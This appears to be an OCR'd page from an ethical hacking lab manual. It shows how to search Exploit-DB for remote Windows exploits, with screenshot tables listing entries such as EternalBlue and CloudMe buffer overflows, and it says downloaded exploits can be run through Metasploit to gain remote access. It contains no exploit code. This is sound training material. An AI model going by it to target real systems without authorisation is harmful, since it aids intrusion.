
TASK 3.1

Finding Vulnerabilities on Exploit DB

1. On the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.exploit-db.com/**.

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.



Exploit Database - Exploits for P
https://www.exploit-db.com
EXPLOIT DATABASE
Filters
Reset All

☐ Verified ☐ Has App


Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2019-11-04	⬇		✕	Apple macOS 10.15.1 - Denial of Service (PoC)	DoS	macOS	08Tc3wBB
2019-11-04	⬇		✕	Launch Manager 6.1.7600.16385 - 'DsiWMIService' Unquoted Service Path	Local	Windows	Gustavo Briseño
2019-11-04	⬇		✕	Ayukov NFTP client 1.71 - 'SYST' Buffer Overflow	Remote	Windows	SYANiDE
2019-11-04	⬇		✕	OpenVPN Connect 3.0.0.272 - 'agent_ovpnconnect' Unquoted Service Path	Local	Windows	Luis Martínez
2019-11-04	⬇		✕	Aida64 6.10.5200 - Buffer Overflow (SEH)	Local	Windows	daejinoh
2019-11-01	⬇		✓	Nostromo - Directory Traversal Remote Command Execution (Metasploit)	Remote	Multiple	Metasploit

Figure 1.3.1: Exploit Database website

3. Click on the (☰) icon in the top-left corner of the website and select the **SEARCH EDB** option from the list to perform the advanced search.



Exploit Database - Exploits for P
https://www.exploit-db.com
EXPLOIT DATABASE
EXPLOITS
GHDB
PAPERS
SHELLCODES
SEARCH EDB
SEARCHSPLOIT MANUAL
EXPLOIT DATABASE

☐ Verified ☐ Has App

Show 15


Search:

Date	D	A	V	Title	Typ
2019-11-04	⬇		✕	Apple macOS 10.15.1 - Denial of Service (PoC)	DoS
2019-11-04	⬇		✕	Launch Manager 6.1.7600.16385 - 'DsiWMIService' Unquoted Service Path	Local
2019-11-04	⬇		✕	Ayukov NFTP client 1.71 - 'SYST' Buffer Overflow	Remo

Figure 1.3.2: Select SEARCH EDB option

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.



Exploit Database Advanced Search

Title
Title

CVE
2019-1234

Type
remote

Platform
Windows_x86-64

Port

Content
Exploit content


Author
Author

Tag

Figure 1.3.3: Exploit Database Advanced Search page

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).



Exploit Database Search
https://www.exploit-db.c
90%
Show 15

Date	D	A	V	Title	Type	Platform	Author
2019-01-28	⬇	■	✗	CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)	remote	Windows_x86-64	Matteo Malvica
2018-08-14	⬇		✗	Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	remote	Windows_x86-64	Raymond Wellnitz
2018-05-28	⬇		✗	CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	remote	Windows_x86-64	Juan Prescotto
2017-07-24	⬇		✗	Microsoft Internet Explorer - 'mshtml.dll' Remote Code Execution (MS17-007)	remote	Windows_x86-64	redr2e
2017-05-17	⬇		✓	Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	remote	Windows_x86-64	sleepya
2017-05-10	⬇		✗	Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	remote	Windows_x86-64	Juan Sacco
2016-06-22	⬇	■	✗	PCMan FTP Server 2.0.7 - 'ls' Remote Buffer Overflow (Metasploit)	remote	Windows_x86-64	quanyechavshuo
2014-08-14	⬇	■	✓	Oracle VM VirtualBox 4.3.6 - 3D Acceleration Virtual Machine Escape (Metasploit)	remote	Windows_x86-64	Metasploit

